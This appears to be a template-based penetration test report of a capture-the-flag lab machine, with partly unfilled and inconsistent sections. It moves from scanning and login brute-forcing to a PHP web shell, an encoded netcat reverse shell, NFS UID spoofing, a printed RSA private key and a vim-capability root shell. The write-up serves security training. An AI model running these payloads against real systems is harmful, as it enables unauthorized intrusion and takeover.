Intro

AGS solutions has been authorized by HTB to conduct an CPT on a VM they called "Devel". AGS solutions CPT is to verify if compromise is possible by any means. This documentation is a report of my entire engagement including findings, exploitation, and remediation and recommendations for such targets provided by HTB.

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Jr Penetration Tester

Test Report



09/00/2022

Disclaimer

THM acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

THM understands that the AGS solutions will be engaged in mirror real world hacking activities and, such , may impede system performance, crash production systems and permit unapproved access.

THM understands that the actions of AGS solutions may involve risks which are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at these documentation and any body outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

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Credentials to Penetration Tester

Robert J Garcia is the professional Penetration Tester that will be handling the Engagement.

Robert has 3 years of Pen Testing with platforms like HTB and THM.

Robert is deep into the art of network pen testing and has a good understanding of IR and Malware analysis.

Fun fact about Robert when he is not Pentesting he is being black hat at night self studying for Red Team operations and improving his TTP.

"01 Red Team/Master-Templet/New
Report/Screenshot/Report/Untitled presentation (2).jpg" is
not created yet. Click to create.

Scope

AGS solutions has been given permission to do the following:

Main Goal: Take over VM by any means necessary outlined by SOW AND ROE and obtain the highest account possible Domain Admin.

We have a few related task that would need to be exercised to meet the clients main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance

- Simulate exfiltration of data
- Simulate or actually download hacking tools from approved external websites
- Attempt to obtain user and/or administrator credentials
- Attempt to subvert operating system security controls
- Attempt to install or alter software on target systems
- Attempt unauthorized access of resources to which the team should not have access

Executive Summary

I was tasked with performing a penetration test towards the .

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and owning it.

My objective was to comprise the domain controller for holo.live.

When performing the penetration test, several alarming vulnerabilities were identified on the network.

When performing the attacks, I was able to gain access to multiple machines, primarily due____that led to the compromise of the Domain controller. During the testing, I had administrative-level and root access to numerous systems. All systems were successfully exploited, and access granted. These systems as well as a brief description on how access was obtained are listed below:

Summary of Exploits found

IP Address	Domain Name	Exploit
192.168.100.100	(L- SRV02)	Stored Credentials / Docker Escape

Recommendations

Hostname1

I will tell you about issue briefly

FIX

- fix
- fix
- fix

_

All our recommendations are formulated from NIST and MITRE Att&ack institutions and there knowledge on best practice for such vulnerability's that we found on target during these engagement. Please refer to our Reference page for more information on best practices and mitigations

Mythology

Mythology Followed: CompTIA Pen+200

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion.

We will exploit our finding and then establish some persistence and in turn start the process over for the mythology we are following.

Our goal after compromise is to gather information about our user, the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileges' account in our case is the Domain controller Admin. Once we get to these points we will stop and conclude our Assessment, advise the appropriate parties and start the process of making the report.

"01 Red Team/Master-Templet/New
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Finding's & Remediation Hostname1

Finding

SYSTEM IP: 0.0.0.0

Service Enumeration: TCP:22,80,etc

Nmap Scan Results:

Vulnerability Explanation:

Vulnerability Fix:

Severity or Criticality:

Exploit Code:

Proof of Concept Here:

Local.txt Proof Screenshot:

Risk	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/0:7/S:1/ED:8/EE

Nessus Scan on Domain name

Privileges Escalation

SYSTEM IP: 0.0.0.0

current user to PE user

Vulnerability Exploited: Stored CC

Vulnerability Explanation:

Vulnerability Fix:

Severity or Criticality:

Exploit Code:

Proof of Concept Here:

root.txt Proof Screenshot:

	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/0:7/S:1/ED:8/EE
Pich	Likelihood Factor	Impact Factor	Score Vector:

Entire Kill Chain

OSINT

We can see we should to our etc/host file

Please allow 5 minutes for this instance to fully deploy before attacking. This vm was developed in collaboration with @H0j3n, thanks to him for the foothold and privilege escalation ideas.

Please consider adding **undiscovered.thm** in /etc/hosts

We are going to start with a Nmap can and see what the target is hosting.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full $TargetIP --min-rate 5000
```

Screenshot: (Find entire scans in appendix)

We got some interesting ports open. I can see that we have NFS aka Network File System running on port 111 and 2049. I also see that we have port 22 default for SSH and we have a web hosting service on port 80 aka HTTP. Lets do some more digging with Nmap and see if we can find anything else before manually poking around.

```
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv
--reason --script=vuln -oA vuln $TargetIP
```

Screenshot: (Find entire scans in appendix)

```
111/tcp open rpcbind syn-ack
 rpcinfo:
   program version
                     port/proto service
   100000 2,3,4
                      111/tcp rpcbind
   100000 2,3,4
                     111/udp rpcbind
   100000 3,4
                     111/tcp6 rpcbind
                    111/udp6 rpcbind
   100000 3,4
   100003 2,3,4
                    2049/tcp
                                 nfs
   100003 2,3,4
                    2049/tcp6
                                 nfs
   100003 2,3,4
                      2049/udp
                                 nfs
   100003 2,3,4
                    2049/udp6 nfs
   100021 1,3,4
                    36582/tcp
                                nlockmgr
   100021 1,3,4
                     37436/tcp6 nlockmgr
   100021 1,3,4
                                 nlockmgr
                     55064/udp
                     57744/udp6
                                 nlockmgr
   100021 1,3,4
                      2049/tcp nfs_acl
2049/tcp6 nfs_acl
2049/udp nfs_acl
   100227 2,3
                      2049/tcp
   100227 2,3
   100227 2,3
100227 2,3
                     2049/udp6 nfs_acl
2049/tcp open nfs syn-ack
36582/tcp open nlockmgr syn-ack
```

We got an extra port that showed up but we are

shooting short. We where able to get a share from the NFS share to mount but William permissions left us make several users and having to create another VM just to have it fail. I think there is more here so I am going back to web services.

Discovery

We are going to check for subdomains and Vhost. After much time we learned that sometime Vhost hunting can be troubling sometime as some records we would not now because there internal resource only and brute forcing with tools like Gobuster and FFuf can miss things. We found an awesome article that spoke on this and the work around if you are in a position where you cant find a subdomain.

Resource: https://cybergladius.com/webserver-vhosts-brute-forcing/#

L\$./webenum.sh -i 10.10.189.245 -d undiscovered.thm -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -f 502,404,302 -p 80


```
(kali© kali)-[~/_/Target/Scan/Manual/DNS_53]
$ ./webenum.sh -i 10.10.189.245 -d undiscovered.thm -w /usr/share/seclists/Discovery/DNS/subdomains-topImillion-110000.txt -f 502,404,302 -p 8 Using dictionary file: /usr/share/seclists/Discovery/DNS/subdomains-topImillion-110000.txt Filter status code: 502 Filter status code: 602 Filter status code: 602 Filter status code: 802 Filter status c
```

From our scan it looks like we have a few 200 response but finally land on one domain. We are

going to add to the host file and see if we can enumerate again.

Domains found

delivery.undiscovered.thm



```
We run a quick enumeration on the directory to see
if we can see any files or technology. ``` dirsearch
-u http://deliver.undiscovered.thm/ ``` *Screenshot:
(Find entire scans in appendix)* ![[Pasted image
20221103163723.png]] *URLS*
http://deliver.undiscovered.thm/cms/
http://deliver.undiscovered.thm/data/
http://deliver.undiscovered.thm/files/
http://deliver.undiscovered.thm/media/
http://deliver.undiscovered.thm/templates/ ``` We
check out the CMS link and we find a log in page.
Hmmm. ![[Pasted image 20221103172832.png]] Hmmm. We
attempted to grab everything from the /data
directory. ![[Pasted image 20221103173046.png]] We
check out some of the files we downloads ![[Pasted
image 20221103173152.png]] After looking in each one
I found 2 hashes that belong to admin
75470d05abd21fb5e84e735d2bc595e2f7ecc5c7a5e98ad0d7
009dbadbcd5c49a89011b47c8cb27a81fcc0f2be54669bfcb8
   I decided to brute force the login page with
Burp Pro because the hash left me hanging. We make
the request with in burp. ![[Pasted image
20221103173405.png]] We then take the request and
send it to `Repeater` and send the request again
from `Repeater` to make sure it still a good request
![[Pasted image 20221103173513.png]] Then we are
going to take that request and move it to
`Intrudure`. Here we are going to set the payload to
just the password. ![[Pasted image
20221103173608.png]] So after some time and using
several wordlists from the seclist/passwords/common-
credentials we land on a pair of CC that work.
```

Username:Password `` admin:liverpool `` !
[[Pasted image 20221103174456.png]] Everything looks
like it did not work expect the length of the page
change on one of the request. Let try this out. !
[[Pasted image 20221103174606.png]] You can see we
have more thing we can do at the top. Lets do some
googling because there is a public exploit for the
CMS.

Initial Foot hold

#CVE-2020-23934


Exploit Title: RiteCMS 2.2.1 - Authenticated Remote

Code Execution

Link: https://www.exploit-db.com/exploits/48636

We are going to follow in instructions provided.

- 1- Go to following url. >> http://(HOST)/cms/
- 2- Default username and password is admin:admin. We must know login credentials.



Administration

Settings

Menus

Photo galleries

File Manager

Comments

Notes

Global content blocks

Spam protection

User administration

iii backup

- 3- Go to "Filemanager" and press "Upload file" button.
- 4- Choose your php web shell script and upload it.

Administration » File Manager » Upload file

File: Browse No file selected.
Upload to: media
Filename on server:
(blank if unchanged) Overwrite file with same name
Options for images

Leave image as it is			
Modify image:			
Resize: width v 640 px			
Compression: 80 % (only for JPG images)			
☐ Create thumbnail:			
Resize: width v 150 px			
Compression: 70 % (only for JPG images)			


OK - Upload file


```
5- You can find uploaded file there. >>
http://(HOST)/media/(FILE-NAME).php
6- We can execute a command now. >>
http://(HOST)/media/(FILE-NAME).php?cmd=id
```

We upload our evil.php to the site

Content of evil.php

```
<?php system($_GET['cmd']); ?>
```






and then navigate to the file *POC*

http://deliver.undiscovered.thm/media/evil.php?cmd=id

We can see that we have RCE. This is good for me bad for the client. Let work on getting a reverse shell.



uid=33(www-data) gid=33(www-data) groups=33(www-data)

Lets set up a Listener and send out a request to connect back to our Kali

Original payload


rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
10.13.1.3 443 >/tmp/f

URL Encoded

%72%6d%20%2f%74%6d%70%2f%66%3b%6d%6b%66%69%66%6f%20%2f%74 %6d%70%2f%66%3b%63%61%74%20%2f%74%6d%70%2f%66%7c%2f%62%69 %6e%2f%73%68%20%2d%69%20%32%3e%26%31%7c%6e%63%20%31%30%2e %31%33%2e%31%2e%33%20%34%34%33%20%3e%2f%74%6d%70%2f%66

Complete Command

http://deliver.undiscovered.thm/media/evil.php?
cmd=%72%6d%20%2f%74%6d%70%2f%66%3b%6d%6b%66%69%66%6f%20%2
f%74%6d%70%2f%66%3b%63%61%74%20%2f%74%6d%70%2f%66%7c%2f%6
2%69%6e%2f%73%68%20%2d%69%20%32%3e%26%31%7c%6e%63%20%31%3
0%2e%31%33%2e%31%2e%33%20%34%34%33%20%3e%2f%74%6d%70%2f%6
6



Proof of www-data

```
www-data@undiscovered:/var/www/deliver.undiscovered.thm/media$ whowhoami
www-data
www-data@undiscovered:/var/www/deliver.undiscovered.thm/media$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@undiscovered:/var/www/deliver.undiscovered.thm/media$ hostname
hostname
undiscovered
www-data@undiscovered:/var/www/deliver.undiscovered.thm/media$ ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
link/loopback 00:00:00:00:00 brd 00:00:00:00:00
inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP group default qlen 1000
link/ether 02:0f:7d:f6:f6:ff brd ff:ff:ff:ff:ff
inet 10.10.40.169/16 brd 10.10.255.255 scope global eth0
    valid_lft forever preferred_lft forever
inet6 fe80::f:7dff:fef6:f6ff/64 scope link
    valid_lft forever preferred_lft forever
www-data@undiscovered:/var/www/deliver.undiscovered.thm/media$
```

Hostname1

I wanted to come back and take a look at the folder I could not get to last time, from the NFS port. I was able to get a folder called william the permissions on the file would not let me view them as I did not know what the user permissions where set too. Since I am on target I can take a look at that know

```
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:111:118:MySQL Server,,,:/nonexistent:/bin/false
statd:x:112:65534::/var/lib/nfs:/bin/false
william:x:3003:3003::/home/william:/bin/bash
leonard:x:1002:1002::/home/leonard:/bin/bash
nfsnobody:x:3004:3005::/home/nfsnobody:
www-data@undiscovered:/home$
```

William Permission set

```
william:x:3003:3003::/home/william:/bin/bash
```

All I need to do is mimic this user on my system and I should be able to get to his home folder. First lets mount the share

```
sudo mount -t nfs 10.10.40.169: /tmp/mount/ -o nolock
```

```
-(kali®kali)-[~/Desktop/Target/Artifact]
-$ <u>sudo</u> mount -t nfs 10.10.40.169: /tmp/mount/ -o nolock
                                                                             kali@kali: /tmp/mount 158x8
—(kali⊛kali)-[/tmp/mount]
-$ ls -la <mark>/home/kali/Desktop/Target/Artifact</mark>
rwxr-xr-x 4 root root 4 Ki
                                           4 KiB
 rwxr-xr-x
                                                   Fri Sep 4 10:56:09 2020 🗁 ./
                                          4 KiB
 rwxr-xr-x 5
                  kali
                            kali
                                                   Thu Nov 3 15:04:55 2022 🗁 ../
                  nobody
                                          4 KiB
                                                   nogroup
 -(kali® kali)-[/tmp/mount]
```

We are going to create a user with the parameters we found and then we should see what is in his folder.

```
adduser --home /home/ pwn
sudo usermod -aG sudo pwn
sudo sed -i -e 's/1001/3003/g' /etc/passwd
```

```
File Actions Edit View Help
       :<mark>®kali</mark>)-[/home/kali]
   sudo sed -i -e 's/1001/3003/g' /etc/passwd
     ot®kali)-[/home/kali]
pulse:x:128:135:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
saned:x:129:138::/var/lib/saned:/usr/sbin/nologin
colord:x:130:139:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
king-phisher:x:131:140::/var/lib/king-phisher:/usr/sbin/nologin
kali:x:1000:1000:kali,,,:/home/kali:/usr/bin/zsh
Debian-exim:x:132:143::/var/spool/exim4:/usr/sbin/nologin
uuidd:x:133:144::/run/uuidd:/usr/sbin/nologin
redis:x:134:145::/var/lib/redis:/usr/sbin/nologin
polkitd:x:998:998:polkit:/var/lib/polkit-1:/usr/sbin/nologin
debian-tor:x:135:147::/var/lib/tor:/bin/false
pwn:x:3003:3003:,,,:/home/:/bin/bash
     oot@kali)-[/home/kali]
   П
                                                                                 kali@kali: ~
  -(kali@kali)-[~/Desktop/Target/Artifact]
 -$ <u>sudo</u> mount -t nfs 10.10.40.169: /tmp/mount/ -o nolock
                                                                                     kali@
   xr-x--- 4 nobody nogroup 4096 Sep 9 2020 william
     ali:~$ ls -la /home/kali/Desktop/Target/Artifact/william
              nobody nogroup 4096
                       root
                       root
                                                      admin.sh
                                                      .bash_history
              nobod
              nobody nogroup
              nobody
                      nogroup
            1 root
                       nogroup
```

User.txt

THM{8d7b7299cccd1796a61915901d0e091c}

We wanted to create a better shell and since we have access to this users home folder we can SSH keys so we can remote in as this user.

```
ssh-keygen -f william
mkdir .ssh
cat ../william.pub > .ssh/authorized_keys
chmod 600 pwn
ssh -i william william@10.10.40.169
```

```
pwn@kali:/home/kali/Desktop/Target/Artifact/william$ ls
admin.sh script user.txt william william.pub
pwn@kali:/home/kali/Desktop/Target/Artifact/william$ cat william.pub > .ssh/authorized_keys
pwn@kali:/home/kali/Desktop/Target/Artifact/william$ chmod 600 william
pwn@kali:/home/kali/Desktop/Target/Artifact/william$ ssh -i william william@lo.10.40.169
The authenticity of host '10.10.40.169 (10.10.40.169)' can't be established.
ED25519 key fingerprint is SHA256:0ksd7ve03T/DLd54sg0vUZNd72YgJT1g2iL1CP0r9+Y.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/home/.ssh/known_hosts).
Enter passphrase for key 'william':
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-189-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 10 00:35:09 2020 from 192.168.0.147

william@undiscovered:~$ whoami
william@undiscovered:~$ hostname
undiscovered: hostname
undiscovered: hostname
william@undiscovered:~$
william@undiscovered:~$
william@undiscovered:~$
```

Proof of William

```
william@undiscovered:~$ hostname
undiscovered
william@undiscovered:~$ id
uid=3003(william) gid=3003(william) groups=3003(william)
william@undiscovered:~$ whoami
william
william@undiscovered:~$ ip add
1: lo: <L00PBACK,UP,L0WER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 02:0f:7d:f6:f6:ff brd ff:ff:ff:ff:ff
    inet 10.10.40.169/16 brd 10.10.255.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::f7dff:fef6:f6ff/64 scope link
        valid_lft forever preferred_lft forever

william@undiscovered:~$ cat user.txt
THM{8d7b7299cccd1796a61915901d0e091c}
william@undiscovered:~$
```

After poking around we notice a file in the home directory

```
william@undiscovered:~$ ls -la
       --- 5 william william 4096 Nov 4 13:27
                              4096 Sep
             root
                                           2020
           4
                     root
           1
                               128
                                                 admin.sh
                     root
             root
                                                .bash_history
                     root
             william william 3771
                                                 .bashrc
                                                 .cache
             william
                                                 nano
                                                .profile
                                                 script
             leonard
             william willi
                                                 .ssh
             root
                                       10
                                                 user.txt
                                                 william
             william william
                                   Nov
                                          13:27
                                                 william.pub
                                  Nov
                                          13:27
                               562
 lliam@undiscovered:~$
```

When we try to run the script we don't get much

```
william@undiscovered:~$ ./script
[i] Start Admin Area!
[i] Make sure to keep this script safe from anyone else!
william@undiscovered:~$
```

If we try to input junk we get something ![[Pasted image 20221104013806.png]] This script is running as the user Leonard and its executing the cat command. Can we see his SSH keys? ``` ./script .ssh/id_rsa ``` ![[Pasted image 20221104013928.png]]

id_rsa

MIIEogIBAAKCAQEAwErxDUHfYLbJ6rU+r4oXKdIYzPacNjjZlKwQqK1I4 JE93rJQ HEhQlurt1Zd22HX2zBDqkKfvxSxLthhhArNLkm0k+VRdcdnXwCiQqUmAm zpse9df YU/UhUfTu399lM05s2jYD50A1IUelC1QhBOwnwhYQRvQpVmSxkXB0VwFL aC1AiMn

SqoMTrpQPxXlv15Tl86oSu0qWtDqqxkTlQs+xbqzySe3y8yEjW6BWtR1Q TH5s+ih

hT70DzwhCSPXKJqtPbTNf/7opXtcMIu5o3JW8Zd/KGX/1Vyqt5ememrwva0waJrL

+ijSn8sXG8ej8q5FidU2qzS3mqasEIpWTZPJ0QIDAQABAoIBAHqBRADGLqFW0lyN

C1qaBxfFmbc6hVql7TgiRpqvivZGkbwGrbLW/0Cmes7QqA5PW005AzcVRl0/XJyt

+1/VChhHIH8XmFCoECODtGWlRiGenu5mz4UXbrVahTG2jzL1bAU4ji2kQ JskE88i

72C1iphGoLMaHVq6Lh/S4L7C0SpPVU5LnB7CJ56RmZMAKR0RxuFw3W9B8 SyV6UGg

Jb1l9ksAmGvdBJGzWgeFFj82iIKZkrx5Ml4ZDBaS39pQ1tWfx1wZYwWw4rXdq+xJ

xnB0G2SKDDQYn6K6egW2+aNWDRGPq9P17vt4rqBn1ffCLtrIN47q3fM72 H0CRUJI

Ktn7E2ECgYEA3fiVs9JEivsHmFdn7s04eBHe86M7XTKgSmdLNBAaap03S KCdYXWD

```
BUOyFFQnMhCe2BgmcQU0zXnpiMKZUxF+yuSnojIA0DKop17oSCMFWGXHr
Vp+U0bm
L99h5SIB2+a8SX/5VIV2uJ0GQvquLpplSLd70eVBsM06bm1GXlS+oh8Cg
YEA3cWc
TIJENYmyRqpz3N1dlu3tW6zAK7zFzhTzjHDnrrncIb/6atk0xkwMAE0vA
WeZCKc2
ZlBjwSWjfY9Hv/FMdrR6m8kXHU0yvP+dJeaF8Fqg+IRx/F0DFN2AXdrKl
+hWUtMJ
iTQx6sR7mspgGeHhYFpBkuSxkamACy9SzL6Sdg8CgYATprBKLTFYRIUVn
Zdb8qPq
zWQ5mZfl1leOfrqPr2VHTwfX7DBCso6Y5rdbSV/29LW7V9f/ZYCZOFPOg
bvlOMVK
3RdiKp80Wp3Hw4U47bDJdKlK1ZodO3PhhRs7l9kmSLUepK/EJdSu32fwg
hTtl0mk
OGpD2NIJ/wFPSWlTbJk77QKBgEVQFNiowi7FeY2yioHWQgEBHfVQGcPRv
TT6wV/8
jbzDZDS8LsUkW+U6MWoKtY1H1sGomU0DBRqB7AY70N6ZyR80qzlzcSD8V
sZRUcld
sjD78mGZ65JHc8YasJsk3br6p7g9MzbJtGw+uq8XX0/XlDwsGWCSz5jKF
DXqtYM+
```

cMIrAoGARZ6px+cZbZR8EA21dhdn9jwds5YqWIyri29wQLWnKumLuoV7HfRYPxIa

bFHPJS+V3mwL8VT0yI+XWXyFHhkyhYifT7Z0Mb36Zht8yLco9Af/xWnlZ SKeJ5Rs

LsoGYJon+AJcw9rQaivUe+1DhaMytKnWEv/rkLWRIaiS+c9R538=

We change the permission to the new id_rsa key and log in as leonard

Proof of Leonard

```
leonard@undiscovered:~$ whoami
leonard
leonard@undiscovered:~$ hostname
undiscovered
leonard@undiscovered:~$ id
uid=1002(leonard) gid=1002(leonard) groups=1002(leonard),3004(developer)
leonard@undiscovered:~$ ip add
1: lo: <L00PBACK,UP,L0WER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 02:0f:7d:f6:f6:ff brd ff:ff:ff:ff
    inet 10.10.40.169/16 brd 10.10.255.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::f:7dff:fef6:f6ff/64 scope link
        valid_lft forever preferred_lft forever
leonard@undiscovered:~$
```

After running linpeas we found #PE_Linux_getcap that seem to have to do with vim
We create a reverse shell with the capability

```
/usr/bin/vim.basic -c ':py3 import
os;os.setuid(0);os.system("rm /tmp/f;mkfifo /tmp/f;cat
/tmp/f|/bin/sh -i 2>&1|nc 10.13.1.3 7777 >/tmp/f")'
```

If that did not work we could just pop a shell

```
/usr/bin/vim.basic -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

Proof of root

```
(kali@ kali)-[~]
$ sudo rlwrap nc -lvnp 7777
[sudo] password for kali:
listening on [any] 7777 ...
connect to [10.13.1.3] from (UNKNOWN) [10.10.187.107] 56926
# whoami
root
# id
uid=0(root) gid=1002(leonard) groups=1002(leonard),3004(developer)
# hostname
undiscovered
# ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00
inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
2: eth0: <BROADCAST,WULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP group default qlen 1000
link/ether 02:8c:11:af:2f:27 brd ff:ff:ff:ff
    inet 10.10.187.107/16 brd 10.10.255.255 scope global eth0
    valid_lft forever preferred_lft forever
inet6 fe80::8c:11ff:feaf:2f27/64 scope link
    valid_lft forever preferred_lft forever
```

root.txt

THM{8d7b7299cccd1796a61915901d0e091c}

Removal of Tools

- 1. During our engagement we kept most of our script and binary's in a folder of our control called DB_Folder and when done on target we would delete the folder. Directories that were used for the engagement are listed below, starting with Windows:
- 2. C:\Windows\System32\spool\drivers\color\

3.	C:\Windows\Temp
4.	<pre>C:\Windows\Administrator\Downloads</pre>
5.	C:\Users\Public\
6.	<pre>C:\Users\username\Downloads</pre>
7.	C:\Windows\Tasks\
8.	Linux
9.	/tmp
10.	/dev/shm
11.	/home/username/
12.	/home/username/Downloads
13.	/var/www/html/

- 14. Actions such as password reset and plain text discoveries we advised to change and or update the password to something else
- 15. All shells that were open or created during the engagement have been terminated
- 16. All artifacts have been deleted that related to the engagement and VM used for engagement has been deleted as well

References

Main Reference and resources pulled from:

- 1. https://nvd.nist.gov/vuln
- 2. https://cve.mitre.org/
- 3. https://attack.mitre.org/tactics/enterprise/
- 4. https://www.exploit-db.com/
- 5. https://capec.mitre.org/

(Domain Name) Exploit and Mitigation References

Exploit

- Reference
- Reference

Mitigation

- Reference
- Reference

Appendix

Password and username found or created during engagement

Username	Password	Note
ted	password123	found in stored CC on SMB share

Loot

This portion of the Reports contain scans and output that might be needed to viewed again or validated.

Nmap Full Scan

```
# Nmap 7.93 scan initiated Thu Nov 3 04:39:37 2022 as:
nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full --
min-rate 5000 10.10.61.198
Nmap scan report for undiscovered.thm (10.10.61.198)
Host is up, received user-set (0.20s latency).
Scanned at 2022-11-03 04:39:38 EDT for 28s
Not shown: 65530 closed tcp ports (reset)
PORT
          STATE SERVICE REASON
                                        VERSION
22/tcp
                     syn-ack ttl 61 OpenSSH 7.2p2
          open ssh
Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
    2048 c476814950bb6f4f0615cc088801b8f0 (RSA)
  ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQC0m4DmvKkWm30oELtyKxq4G9yM2
9DEggmEsfKv2fzZh1G6EiPS/pKPQV/u8IngwPyyJZv82Apy4pVBYL7KJT
TZkxBLbrJplJ6YnZD5xZMd8tf4uLw5ZCilO6oLDKH0pchPmQ2x2o5x2Xw
bzfk4KRbwC+0Z4f1uCageOptlsR1ruM7boiHsPnD03kCujsTU/4L19jJZ
MGmJZTpvRfcDIhelzFNxCMwMUwmlbvhiCf8nMwDaBER2HHP7DKXF95uSR
JWKK9eiJNrk0h/K+3HkP2VXPtcnLwmbPhzVHDn68Dt8Ayr02d485j9mLu
```

```
sm4ufbrUXSyfM9JxYuL+LDrqgtUxxP
   256 2b39d9d9b97227a93225dddee401ed8b (ECDSA)
 ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAcr7
A7L54JP/osGx6nvDs5y3weM4uwfT2iCJbU5HPdwGHERLCAazmr/ss6tEL
aj7eNqoB8LaM2AVAVVGQXBhc8=
   256 2a38ceea6182ebdec4e02b557fcc13bc (ED25519)
| ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAII9WA55JtThufX7BcByUR5/JGKGYsIlgP
xEiS0xqLlIA
80/tcp
               http
                   syn-ack ttl 61 Apache httpd
         open
2.4.18
|_http-title: Site doesn't have a title (text/html;
charset=UTF-8).
http-methods:
| Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
         open rpcbind syn-ack ttl 61 2-4 (RPC #100000)
111/tcp
 rpcinfo:
   program version
                      port/proto
                                 service
   100000 2,3,4
                        111/tcp rpcbind
   100000 2,3,4
                        111/udp
                                 rpcbind
   100000 3,4
                       111/tcp6 rpcbind
   100000 3,4
                       111/udp6
                                 rpcbind
   100003 2,3,4
                       2049/tcp
                                 nfs
           2,3,4
